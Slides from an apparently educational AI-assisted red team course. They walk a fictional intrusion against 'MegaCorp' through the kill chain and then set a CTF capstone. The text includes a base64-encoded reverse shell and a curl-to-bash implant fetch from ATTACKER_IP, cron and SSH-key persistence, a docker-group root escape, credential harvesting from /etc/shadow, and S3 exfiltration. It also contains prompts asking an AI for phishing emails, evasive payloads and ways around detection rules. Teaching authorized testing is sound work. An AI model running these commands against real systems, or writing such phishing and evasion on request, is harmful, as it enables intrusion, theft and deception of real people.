

Red Team Capstone: Full Attack Chain

Combining every technique from Lessons 1–9 into a unified, end-to-end red team operation — powered by AI at every stage.

⚠ Educational Use Only

This capstone combines all offensive techniques from the course. These skills are for authorized penetration testing engagements and CTF competitions ONLY. Real-world attacks without authorization carry severe legal consequences.

Capstone

Kill Chain

MITRE ATT&CK

AI-Assisted

Full Operation

The Journey So Far

Every lesson has built a piece of the puzzle. Now we assemble the full picture.

Lesson	Capability Gained
1 — OSINT	Reconnaissance & target profiling with AI
2 — Scanning	Network & vulnerability discovery
3 — Web Attacks	Web application exploitation
4 — Cryptography	Breaking ciphers & crypto weaknesses
5 — Binary/RE	Reverse engineering & binary exploitation
6 — Privilege Escalation	Escalating access on compromised hosts
7 — Social Engineering	Human-layer attacks & phishing
8 — Forensics	Anti-forensics & covering tracks

Lesson	Capability Gained
--------	-------------------

9 — AI Exploitation

Attacking AI/ML systems themselves

The Cyber Kill Chain

Developed by Lockheed Martin, the Cyber Kill Chain models the stages of a targeted intrusion. Defenders use it to identify gaps; attackers use it as an operational playbook.

1. **Reconnaissance** — Gather intel on the target (OSINT, scanning)
2. **Weaponization** — Create a deliverable payload (exploit + backdoor)
3. **Delivery** — Transmit the weapon to the target (email, web, USB)
4. **Exploitation** — Trigger the vulnerability to execute code
5. **Installation** — Install persistent access (implant, web shell)
6. **Command & Control** — Establish outbound C2 channel
7. **Actions on Objectives** — Achieve the mission (exfiltrate, disrupt, destroy)

Notes: The kill chain is linear but real operations often loop back — failed exploitation leads to more recon, for example.

MITRE ATT&CK Framework

While the Kill Chain is linear, MITRE ATT&CK is a **knowledge base of adversary tactics and techniques** observed in real-world intrusions. It provides a common language for red and blue teams.

Tactic (Why)	Example Techniques (How)
Reconnaissance	Active scanning, search open websites
Resource Development	Acquire infrastructure, develop capabilities
Initial Access	Phishing, exploit public-facing app, valid accounts
Execution	Command-line interface, scripting, user execution
Persistence	Cron jobs, registry run keys, implant
Privilege Escalation	Sudo misconfig, SUID abuse, kernel exploits
Defense Evasion	Obfuscation, log deletion, timestomping
Credential Access	Brute force, credential dumping, keylogging

Tactic (Why)	Example Techniques (How)
Lateral Movement	SSH hijacking, pass-the-hash, RDP
Collection & Exfiltration	Data staged, exfil over C2 or alt protocol

Notes: ATT&CK IDs (e.g., T1566 for Phishing) should be referenced in red team reports for precision.

Kill Chain vs. ATT&CK: Complementary Models

Cyber Kill Chain

- Linear, sequential model
- High-level operational phases
- Good for **planning** operations
- Answers: "What stage are we at?"

MITRE ATT&CK

- Matrix of tactics & techniques
- Granular, evidence-based
- Good for **documenting** operations
- Answers: "What exactly did we do?"

In this capstone, we use the **Kill Chain for planning** and **ATT&CK for reporting**.

AI Assists at Every Stage

AI is not a magic button — it is a **force multiplier** that accelerates each phase of the kill chain.

Kill Chain Stage	AI Capability
Reconnaissance	Correlate OSINT data, identify patterns, generate dorks
Weaponization	Generate payloads, obfuscate code, craft exploits
Delivery	Write phishing content, design pretexts
Exploitation	Analyze vulnerabilities, adapt exploits to targets
Installation	Design persistence mechanisms, create implants
C2	Suggest evasive channels, analyze traffic patterns
Actions on Objectives	Identify high-value data, plan exfil routes

Scenario: Operation Shadow Gate

Let us walk through a complete, realistic red team engagement against a fictional target:

MegaCorp Industries.

Engagement Scope

- **Client:** MegaCorp Industries (manufacturing + R&D)
- **Objective:** Simulate advanced persistent threat (APT) targeting R&D intellectual property
- **Scope:** External perimeter, internal network, cloud assets (AWS)
- **Rules of Engagement:** No DoS, no destructive actions, no physical intrusion
- **Duration:** 2 weeks
- **Authorization:** Signed engagement letter from CISO

Notes: Always have written authorization before any engagement begins. No exceptions.

Phase 1: Reconnaissance

ATT&CK Tactic: TA0043 — Gathering information to plan future operations.

Passive Recon (Lessons 1 & 2)

- **Domain enumeration:** `megacorp.com`, `megacorp.io`, `megacorp-dev.internal`
- **Employee profiling:** LinkedIn scraping reveals 3 R&D engineers, 2 sysadmins
- **Technology fingerprinting:** Job postings mention Confluence, Jenkins, AWS, Django
- **Credential exposure:** 12 corporate emails found in breach databases
- **Certificate transparency:** CT logs reveal `staging.megacorp.com`, `jenkins.megacorp.io`

AI-Assisted Recon

```
# AI correlates OSINT into an attack surface profile
prompt = """Analyze these OSINT findings for MegaCorp:
- Subdomains: staging.megacorp.com, jenkins.megacorp.io, vpn.megacorp.com
- Tech stack: Django 3.2, Jenkins 2.346, AWS (us-east-1)
- Employees: 3 R&D engineers on LinkedIn with GitHub profiles
- Breached credentials: 12 entries in HaveIBeenPwned
```

Identify the 3 highest-priority attack vectors and explain why."

Recon: AI-Generated Attack Surface Map

The AI correlates findings and produces a prioritized target list.

Priority 1: Jenkins Instance (jenkins.megacorp.io)

Jenkins 2.346 has known CVEs (CVE-2022-xxxxx). If unauthenticated, script console = instant RCE. Even authenticated, breached credentials may grant access.

Priority 2: Staging Environment (staging.megacorp.com)

Staging servers are often less hardened. Django 3.2 with debug mode possibly enabled. May contain valid credentials for production.

Priority 3: Employee GitHub Repositories

R&D engineers with public repos may have committed secrets, API keys, or internal documentation. Check commit history.

Notes: AI excels at correlating disparate OSINT into prioritized attack plans — this is where the real time savings happen.

Recon: Active Scanning

ATT&CK: T1595 — Moving from passive to active reconnaissance.

```
# Comprehensive port scan with service detection
nmap -sV -sC -O -p- --min-rate 1000 megacorp.com -oA megacorp_full

# Results (key findings):
# 22/tcp    open  ssh      OpenSSH 8.2p1
# 80/tcp    open  http     nginx 1.18.0
# 443/tcp   open  https    nginx 1.18.0
# 8080/tcp  open  http     Jenkins 2.346
# 8443/tcp  open  https    Django (staging)

# Web technology fingerprinting
whatweb https://megacorp.com https://staging.megacorp.com

# Directory brute-force on staging
gobuster dir -u https://staging.megacorp.com \
```

AI processes Nmap XML output and flags the most exploitable services with recommended next steps.

Phase 2: Initial Access

ATT&CK Tactic: TA0001 — Gaining an initial foothold in the target environment.

Attack Vector Selection

Based on recon, we pursue **two parallel paths**:

Path A: Jenkins Exploitation

Test breached credentials against Jenkins login. If successful, use Groovy script console for RCE.

ATT&CK: T1078 (Valid Accounts) + T1059 (Command Execution)

Path B: Spear Phishing

Target R&D engineer with crafted email containing weaponized document themed around conference CFP.

ATT&CK: T1566.001 (Spearphishing Attachment)

Pursuing multiple vectors simultaneously increases the probability of success and mimics real APT behavior.

Initial Access: Jenkins Exploitation

Breached credential `jsmith:Summer2023!` works against Jenkins. The Groovy script console is accessible.

```
// Jenkins Groovy Script Console – test RCE
def cmd = "id; hostname; cat /etc/os-release"
def proc = cmd.execute()
println proc.text

// Output:
// uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins),999(docker)
// megacorp-ci-01
// Ubuntu 22.04.2 LTS
```

AI-Assisted Payload Generation

```
prompt = """I have Groovy script console access on Jenkins
running as uid=1000 in the docker group on Ubuntu 22.04.
Generate a reverse shell payload that:
1. Avoids writing to disk (fileless)
2. Uses an encrypted channel
3. Is compatible with my C2 framework (Sliver)"""
```

Notes: Docker group membership is extremely valuable — it often provides a trivial path to root.

Initial Access: AI-Crafted Spear Phish

Simultaneously, we target an R&D engineer via spear phishing (Lesson 7 techniques).

```
prompt = """Create a spear phishing email for an R&D engineer at  
a manufacturing company. Context:  
- Target: Sarah Chen, Senior R&D Engineer  
- Interest: Published paper on industrial IoT at DEF CON IoT Village  
- Pretext: Conference committee invitation to review submissions  
- Payload: Link to a credential harvesting page mimicking EasyChair  
  
Make it personalized, professional, and urgency-driven."""
```

Why Two Paths?

Real APTs operate on multiple fronts. If Jenkins is patched before we achieve persistence, the phishing vector provides a backup. **Redundancy is operational resilience.**

Phase 3: Execution

ATT&CK Tactic: TA0002 — Running attacker-controlled code on the target system.

```
# Fileless reverse shell via Jenkins Groovy console
# Encoded payload to avoid basic detection
import base64

payload = "bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1"
encoded = base64.b64encode(payload.encode()).decode()

groovy_cmd = f"""
def cmd = "bash -c {{echo,{encoded}}} | {{base64,-d}} | {{bash,-i}}"
def proc = ['bash', '-c', cmd].execute()
"""

# Establish Sliver C2 beacon instead of raw shell
# Generate implant with: sliver > generate --mtls ATTACKER_IP:8888
# Deliver via: curl https://ATTACKER_IP/implant | bash
```

AI Assistance: Evasion

Ask AI to analyze the payload against common detection rules (YARA, Sigma) and suggest obfuscation techniques to bypass EDR.

Phase 4: Persistence

ATT&CK Tactic: TA0003 — Maintaining access across reboots and credential changes.

Multiple Persistence Mechanisms

- **Cron Job (T1053.003):** Scheduled task pulling beacon from attacker infrastructure
- **SSH Key (T1098.004):** Add attacker public key to `~/.ssh/authorized_keys`
- **Systemd Service (T1543.002):** Masquerade as legitimate service

```
# Persistence via cron — disguised as log rotation
(crontab -l 2>/dev/null; echo "*/15 * * * * /usr/bin/curl -s \
https://cdn-assets.legit-domain.com/analytics.sh | bash") | crontab -

# Persistence via SSH key injection
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5... ops@redteam" \
>> /home/jenkins/.ssh/authorized_keys

# Persistence via systemd (if we escalate to root)
cat > /etc/systemd/system/syslog-ng-helper.service << 'EOF'
[Unit]
Description=Syslog NG Helper Daemon
After=network.target
```

[Service]

AI-Designed Persistence

AI helps craft persistence that blends with the target environment.

```
prompt = """I have a shell on an Ubuntu 22.04 Jenkins CI server.  
The server runs Docker containers and has these legitimate services:  
- jenkins, docker, nginx, cron, systemd-resolved  
  
Design 3 persistence mechanisms that:  
1. Blend with existing services (naming, locations, behavior)  
2. Survive reboots  
3. Have different trigger mechanisms (time-based, event-based, manual)  
4. Are resilient – if one is found and removed, others survive  
  
For each, explain how a defender might detect it and how to  
make detection harder."""
```

Defense-Aware Persistence

By asking AI to also model the defender's perspective, we create persistence that is harder to detect. This dual-perspective approach is what separates good red teams from great ones.

Phase 5: Privilege Escalation

ATT&CK Tactic: TA0004 — Gaining higher-level permissions on the compromised system.

Docker Group Escape (Lesson 6 Technique)

```
# Jenkins user is in the docker group — trivial root escalation
# Mount the host filesystem into a container
docker run -v /:/hostfs -it ubuntu:22.04 chroot /hostfs bash

# We are now root on the host system
root@megacorp-ci-01:/# id
uid=0(root) gid=0(root) groups=0(root)

# Harvest credentials from the host
cat /etc/shadow
cat /root/.ssh/id_rsa
find / -name "*.env" -o -name "credentials*" 2>/dev/null
```

AI-Assisted Credential Harvesting

```
prompt = "" "I have root access on a Jenkins CI/CD server.
What are the highest-value credential stores to check?"
```

Consider: Jenkins credentials.xml, Docker configs,
environment variables, AWS metadata, Git configs,
browser profiles, SSH keys, and service accounts.""

Privilege Escalation: Credential Goldmine

CI/CD servers are treasure troves of credentials. Here is what we find on the Jenkins host.

Credential	Source	Value
AWS Access Keys	Jenkins credentials.xml	Access to S3, EC2 in us-east-1
SSH Private Key	/root/.ssh/id_rsa	Access to 4 internal servers
Database Password	.env file in project dir	PostgreSQL production DB
GitLab API Token	Git credential store	Full repo access (R&D code)
Slack Webhook	Jenkins pipeline config	Post to internal channels

Lesson: CI/CD = Crown Jewels

Jenkins, GitHub Actions, GitLab CI — these systems often hold the keys to the kingdom.

Securing CI/CD pipelines is one of the most impactful defensive investments an org can make.

Phase 6: Lateral Movement

ATT&CK Tactic: TA0008 — Moving through the environment toward our objective.

Network Mapping from Jenkins

```
# Internal network discovery
ip addr show          # 10.10.0.50/24
arp -a                # Discover neighboring hosts
cat /etc/hosts         # Internal DNS entries

# SSH with harvested key to internal hosts
ssh -i /root/.ssh/id_rsa admin@10.10.0.10 # DB server
ssh -i /root/.ssh/id_rsa admin@10.10.0.20 # App server
ssh -i /root/.ssh/id_rsa admin@10.10.0.30 # File server
ssh -i /root/.ssh/id_rsa admin@10.10.0.40 # R&D workstation
```

Lateral Movement Map

Attacker → Jenkins (10.10.0.50) → DB Server (10.10.0.10) → App Server
(10.10.0.20)



R&D Workstation (10.10.0.40) ← **TARGET**

Lateral Movement: Reaching the R&D Network

The R&D workstation is on a separate VLAN (10.10.1.0/24), but the file server bridges both networks.

```
# Pivot through file server (10.10.0.30) which has dual NICs
# Set up SSH tunnel for access to R&D VLAN
ssh -i /root/.ssh/id_rsa -D 1080 admin@10.10.0.30

# Use proxychains to route through the tunnel
proxychains nmap -sT -p 22,80,443,3389,5432 10.10.1.0/24

# Discovered: 10.10.1.15 (R&D file share - SMB)
#               10.10.1.20 (R&D GitLab instance)
#               10.10.1.40 (R&D workstation - Sarah Chen)
```

AI-Assisted Pivot Planning

```
prompt = """Given this network topology and these credentials,
plan the optimal pivot path to reach the R&D GitLab server
at 10.10.1.20 while minimizing detection. Consider:
```

- Which credentials to reuse vs. attempt new authentication
 - SOCKS proxy vs. SSH tunnel vs. port forwarding
 - Minimizing the number of hops for operational stability""
-

Lateral Movement: Cloud Pivot

The harvested AWS access keys open a parallel attack path through the cloud.

```
# Enumerate AWS access with harvested keys
export AWS_ACCESS_KEY_ID=AKIA...
export AWS_SECRET_ACCESS_KEY=...

# Who am I?
aws sts get-caller-identity
# arn:aws:iam::123456789012:user/jenkins-deploy

# What can I do?
aws iam list-attached-user-policies --user-name jenkins-deploy
# AmazonS3FullAccess, AmazonEC2ReadOnlyAccess

# Enumerate S3 buckets
aws s3 ls
# 2024-01-15 megacorp-backups
```

Cloud = Second Front

Modern red team operations span both on-prem and cloud. The credentials from a single CI/CD server opened access to the entire S3 estate, including R&D artifacts.

Defense Evasion Throughout the Chain

ATT&CK Tactic: TA0005 — Avoiding detection at every stage.

Technique	Implementation
Timestamping (T1070.006)	<code>touch -r /bin/ls /opt/.cache/syshelper</code>
Log Evasion (T1070.002)	Clear specific entries, not entire logs
Living off the Land	Use <code>curl</code> , <code>ssh</code> , <code>python3</code> — tools already present
Encrypted C2 (T1573)	mTLS beacon via Sliver on port 443
Process Injection (T1055)	Inject into legitimate <code>nginx</code> worker process
Traffic Blending	C2 traffic mimics HTTPS to cloud CDN

```
prompt = """Review this Sigma rule for detecting SSH lateral movement:
[rule content]
```

How can I modify my SSH tunneling approach to avoid triggering this detection? What legitimate traffic patterns should I mimic?""

Phase 7: Collection & Exfiltration

ATT&CK Tactics: TA0009 & TA0010 — Identifying and extracting target data.

Objective: R&D Intellectual Property

```
# Access R&D GitLab with harvested API token
curl -H "PRIVATE-TOKEN: glpat-xxxxxxxxxxxx" \
  "https://10.10.1.20/api/v4/projects" | jq '.[].name'
# "industrial-iot-firmware"
# "sensor-calibration-ml"
# "patent-pending-process-v2"    <-- HIGH VALUE TARGET

# Clone the target repository
git clone https://oauth2:glpat-xxxxxxxxxxxx@10.10.1.20/rd/patent-pending-process-v2.git

# Stage data for exfiltration (compress + encrypt)
tar czf /tmp/.cache.tar.gz patent-pending-process-v2/
openssl enc -aes-256-cbc -pbkdf2 -in /tmp/.cache.tar.gz \
  -out /tmp/.cache.dat -pass pass:REDTEAM2024
```

Exfiltration: Choosing the Channel

Multiple exfiltration methods, ranked by stealth.

Method	Stealth	Speed	Detection Risk
DNS Tunneling (T1048.003)	High	Slow	Unusual DNS query length/volume
HTTPS to Cloud Storage (T1567.002)	High	Fast	Blends with legitimate traffic
Over C2 Channel (T1041)	Medium	Medium	Volume anomaly on C2 beacon
Cloud Transfer (S3 to S3)	High	Fast	Cloud-native, hard to monitor

```
# Chosen method: S3 to attacker-controlled S3 bucket
# Uses the legitimate AWS keys – looks like normal S3 operations
aws s3 cp /tmp/.cache.dat s3://megacorp-backups/.tmp/.cache.dat
# Then from attacker infrastructure:
aws s3 cp s3://megacorp-backups/.tmp/.cache.dat ./loot/ \
  --profile attacker-account
```

Notes: In a real engagement, exfiltrate the minimum data needed to prove the objective. Never exfiltrate actual sensitive data — a file listing or hash is sufficient proof.

Complete Attack Chain Summary

The full path from external attacker to R&D exfiltration:

Operation Shadow Gate — Kill Chain

1. **Recon:** OSINT + active scanning reveals Jenkins, staging, employees
2. **Initial Access:** Breached credentials → Jenkins login → Groovy RCE
3. **Execution:** Fileless reverse shell → Sliver C2 beacon
4. **Persistence:** Cron job + SSH key + systemd service (3 mechanisms)
5. **Priv Esc:** Docker group → container escape → root
6. **Credential Harvest:** AWS keys, SSH keys, GitLab token, DB password
7. **Lateral Movement:** SSH pivot through file server to R&D VLAN
8. **Cloud Pivot:** AWS keys → S3 bucket enumeration
9. **Collection:** Clone patent-pending R&D repository

10. **Exfiltration:** Encrypted archive via S3 cloud transfer

Operational Security (OPSEC)

OPSEC is the discipline of preventing adversary detection of your operations. For red teamers, it means staying undetected long enough to complete objectives.

The Five OPSEC Principles

1. **Identify critical information** — What would reveal your operation? (IP addresses, tool signatures, timing patterns)
 2. **Analyze threats** — What detection capabilities does the target have? (SIEM, EDR, SOC team, honeypots)
 3. **Analyze vulnerabilities** — Where are you exposed? (Unencrypted C2, loud scanning, reused infrastructure)
 4. **Assess risk** — What is the likelihood and impact of detection at each stage?
 5. **Apply countermeasures** — Mitigate each risk (encrypt, throttle, blend, rotate)
-

OPSEC: Practical Checklist

Infrastructure OPSEC

- Use redirectors between you and target
- Rotate C2 domains and IPs
- Use cloud providers with clean IP reputation
- Separate infrastructure per engagement
- Kill switch for emergency teardown

Operational OPSEC

- Operate during target business hours
- Match target timezone for timestamps
- Throttle scanning and exfiltration
- Use encrypted channels exclusively
- Clean up artifacts after each phase

```
prompt = """Review my red team operation plan for OPSEC weaknesses:
```

- ```
- C2: Sliver mTLS beacon on port 443, callback every 60s
- Infrastructure: Single DigitalOcean VPS for all operations
- Exfil: Direct S3 transfer using target's AWS keys
- Scanning: Full nmap scan at 1000 packets/sec
```

Identify the top 5 OPSEC risks and suggest mitigations."

---

# OPSEC When Using AI

Using AI tools during red team operations introduces its own OPSEC considerations.

## AI-Specific OPSEC Risks

- **Data leakage to AI providers:** Do not paste real target data, credentials, or internal IPs into cloud AI services
- **Prompt history:** Your conversation history may be logged and reviewable
- **Unique fingerprints:** AI-generated payloads may have recognizable patterns
- **Rate limiting:** Unusual API usage patterns may draw attention

## Mitigations

- Use **local/self-hosted LLMs** for sensitive operations (Ollama, vLLM)
- Sanitize all data before sending to cloud AI — replace real IPs, domains, names
- Review and modify AI-generated code — never deploy directly without analysis

- Use AI for **technique generation**, not for handling actual target data
-

# Report Writing with AI

The report is the **most important deliverable** of any red team engagement. AI dramatically accelerates professional report creation.

## Professional Report Structure

1. **Executive Summary** — Business impact in non-technical language (1 page)
  2. **Scope & Methodology** — What was tested and how
  3. **Attack Narrative** — Chronological story of the engagement
  4. **Findings** — Each vulnerability with severity, evidence, ATT&CK mapping
  5. **Risk Assessment** — Likelihood × Impact matrix
  6. **Recommendations** — Prioritized remediation steps
  7. **Technical Appendix** — Raw evidence, tool output, IOCs
-

# AI-Assisted Report Generation

```
Generate executive summary from technical notes
prompt = ""Convert these technical red team notes into a
professional executive summary for C-suite readers:

NOTES:
- Gained access via reused credentials on Jenkins CI server
- Escalated to root via Docker group membership
- Pivoted to R&D network through dual-homed file server
- Accessed patent-pending repository via stolen GitLab token
- Could exfiltrate all R&D IP via compromised AWS S3 access

Requirements:
- No jargon — explain business impact
- Quantify risk where possible
- Under 200 words
```

## AI Report Writing Best Practices

- Use AI to **draft** sections, then review and refine manually
- Feed AI your raw notes and tool output — it excels at structuring data

- Generate ATT&CK mappings automatically from your attack narrative
  - Use AI to create remediation recommendations with specific, actionable steps
-

# Report: Documenting Findings

Each finding should follow a consistent template with ATT&CK mapping.

|                                            |                                                                                                                                                                          |
|--------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Finding #1: Credential Reuse on Jenkins CI |                                                                                                                                                                          |
| Severity                                   | Critical (CVSS 9.8)                                                                                                                                                      |
| ATT&CK Technique                           | T1078 — Valid Accounts                                                                                                                                                   |
| Description                                | Breached corporate credentials provided administrative access to the Jenkins CI/CD server, which contained credentials for multiple internal systems and cloud services. |
| Impact                                     | Complete compromise of CI/CD pipeline, enabling lateral movement to R&D network and cloud infrastructure.                                                                |
| Evidence                                   | Screenshot of Jenkins dashboard access, Groovy console RCE output (see Appendix A)                                                                                       |

**Recommendation**

1) Enforce MFA on all externally-accessible services. 2) Implement credential rotation policy. 3) Monitor for breached credentials proactively.

---

# Unified AI-Red Team Methodology

Combining all lessons into a repeatable framework.

| Phase          | Lesson  | AI Role                          | Key Tools                     |
|----------------|---------|----------------------------------|-------------------------------|
| Recon          | 1, 2    | Correlate & prioritize           | theHarvester, Nmap, Shodan    |
| Initial Access | 3, 7    | Craft payloads & pretexts        | Burp Suite, Gophish           |
| Exploitation   | 3, 4, 5 | Analyze vulns, generate exploits | Metasploit, custom scripts    |
| Post-Exploit   | 6       | Find priv-esc paths              | LinPEAS, Docker escape        |
| Evasion        | 8       | Anti-forensics, obfuscation      | Sliver, custom C2             |
| AI Targets     | 9       | Attack AI/ML systems             | Prompt injection, model theft |
| Full Chain     | 10      | Plan, execute, report            | All of the above              |

# CTF Capstone Challenge


Execute a full attack chain against this target environment — from OSINT to exfiltration — using AI at every step.

## Target Environment: ShadowCorp Labs

- **External perimeter:** Web application, VPN endpoint, mail server
- **Internal network:** 3 VLANs (Corporate, Development, Restricted R&D)
- **Cloud:** AWS account with S3 buckets and EC2 instances
- **Objective:** Retrieve the flag from the R&D restricted file server
- **Constraints:** Document every step, use AI at each phase, follow ATT&CK taxonomy

## ⚠ Rules of Engagement

This is a controlled lab environment. All IPs, domains, and data are fictional. Do NOT apply these techniques outside the provided lab infrastructure.



# Capstone: Phase Requirements

You must complete and document all seven phases.

## Phase 1: Reconnaissance (30 min)

- Perform passive and active recon on the provided target domain
- Use AI to correlate findings into a prioritized attack plan
- **Deliverable:** Attack surface map with top 3 vectors

## Phase 2: Initial Access (45 min)

- Gain an initial foothold through at least one vector
- Document the vulnerability exploited and AI prompts used
- **Deliverable:** Screenshot of initial shell/access

## Phase 3: Post-Exploitation (45 min)

- Establish persistence (at least 2 mechanisms)

- Escalate privileges to root/admin
  - Harvest credentials for lateral movement
  - **Deliverable:** Credential inventory and privilege proof
-

# Capstone: Phase Requirements (cont.)

## Phase 4: Lateral Movement (45 min)

- Pivot from initial foothold to at least 2 additional hosts
- Reach the restricted R&D VLAN
- Use AI to plan the optimal pivot path
- **Deliverable:** Network diagram showing pivot path

## Phase 5: Exfiltration (30 min)

- Locate the flag on the R&D file server
- Extract it using a stealthy exfiltration method
- **Deliverable:** Flag value + exfil method documentation

## Phase 6: OPSEC Review (15 min)

- Review your operation for OPSEC weaknesses

- Use AI to audit your attack chain for detection risks
- **Deliverable:** OPSEC assessment with mitigations

### Phase 7: Report (30 min)

- Write a professional pentest report using AI assistance
  - **Deliverable:** Complete report following the template from Slide 31
-

# Scoring Rubric

| Category             | Points | Criteria                                                         |
|----------------------|--------|------------------------------------------------------------------|
| Reconnaissance       | 10     | Thorough OSINT, attack surface map, AI-generated prioritization  |
| Initial Access       | 15     | Successful foothold, clean exploitation, AI-assisted payload     |
| Persistence          | 10     | 2+ mechanisms, stealth, survives reboot                          |
| Privilege Escalation | 10     | Root/admin achieved, method documented                           |
| Lateral Movement     | 15     | 2+ hosts, reached R&D VLAN, clean pivots                         |
| Exfiltration         | 10     | Flag captured, stealthy method, encrypted transit                |
| AI Integration       | 10     | AI used meaningfully at each phase (not just for show)           |
| OPSEC                | 10     | Thoughtful OPSEC analysis, mitigations applied                   |
| Report Quality       | 10     | Professional format, ATT&CK mappings, actionable recommendations |

| Category | Points | Criteria                        |
|----------|--------|---------------------------------|
| TOTAL    | 100    | Passing: 70+   Distinction: 90+ |

---

# Evaluation Criteria: What Sets Top Scores Apart

## Passing (70+)

- Completed all phases
- Flag captured
- Basic AI usage at most phases
- Functional report submitted
- Some OPSEC awareness

## Distinction (90+)

- Multiple attack paths explored
- Creative AI integration throughout
- Professional-quality report
- Strong OPSEC with proactive mitigations
- ATT&CK mapped findings with CVSS scores
- Remediation recommendations are specific and prioritized

## Bonus Points (up to +10)

- **+3:** Discovered an unintended attack path

- **+3:** Demonstrated a novel AI-assisted technique
  - **+2:** Created a reusable automation script for any phase
  - **+2:** Provided a blue team detection guide for your own attack chain
-

# Tips for Capstone Success

- **Plan before you attack.** Spend the first 15 minutes creating an operation plan. AI can help structure it.
- **Document as you go.** Do not rely on memory — take screenshots, save terminal output, log AI conversations.
- **Use AI for analysis, not just generation.** Feed it your scan results, ask it to identify patterns and prioritize targets.
- **Think like a real operator.** What would an APT do differently than a CTF player? Consider timing, stealth, and resilience.
- **When stuck, ask AI for alternative approaches.** Describe what you have tried and what failed. AI excels at suggesting lateral thinking.
- **Save time for the report.** A clean report with clear findings is worth more than a sloppy chain that captures the flag.

## The Meta-Lesson

The capstone tests not just hacking skill but **operational thinking**. Can you plan, execute, adapt, and communicate a complete operation? This is what separates penetration testers from red team operators.

---

# Course Wrap-Up: Where to Go Next

You now have a foundation in AI-assisted offensive security. Here is how to keep growing.

## Certifications

- **OSCP** — Offensive Security Certified Professional (hands-on pentesting)
- **CRT0** — Certified Red Team Operator (adversary simulation)
- **GPEN / GXPN** — GIAC Penetration Tester / Exploit Researcher

## Practice Platforms

- **HackTheBox** — Realistic lab environments with progressive difficulty
- **TryHackMe** — Guided learning paths for all levels
- **PentesterLab** — Web application security exercises
- **SANS Holiday Hack / KringleCon** — Annual CTF with creative challenges

## Stay Ethical

The skills you have learned are powerful. Use them to **defend, improve, and protect**. The best red teamers make blue teams stronger.

---

# Final Thoughts

## ⚠ Educational Use Only

This capstone combines all offensive techniques from the course. These skills are for authorized penetration testing engagements and CTF competitions ONLY. Real-world attacks without authorization carry severe legal consequences.

AI is transforming offensive security just as it is transforming every other field. The practitioners who combine deep technical knowledge with AI fluency will define the next generation of cybersecurity.

## Remember

- Always obtain **written authorization** before testing
- AI is a **tool, not a substitute** for understanding
- The best offense informs the best **defense**

- Share knowledge responsibly within the security community

Good luck on the capstone. Go break things (with permission).

---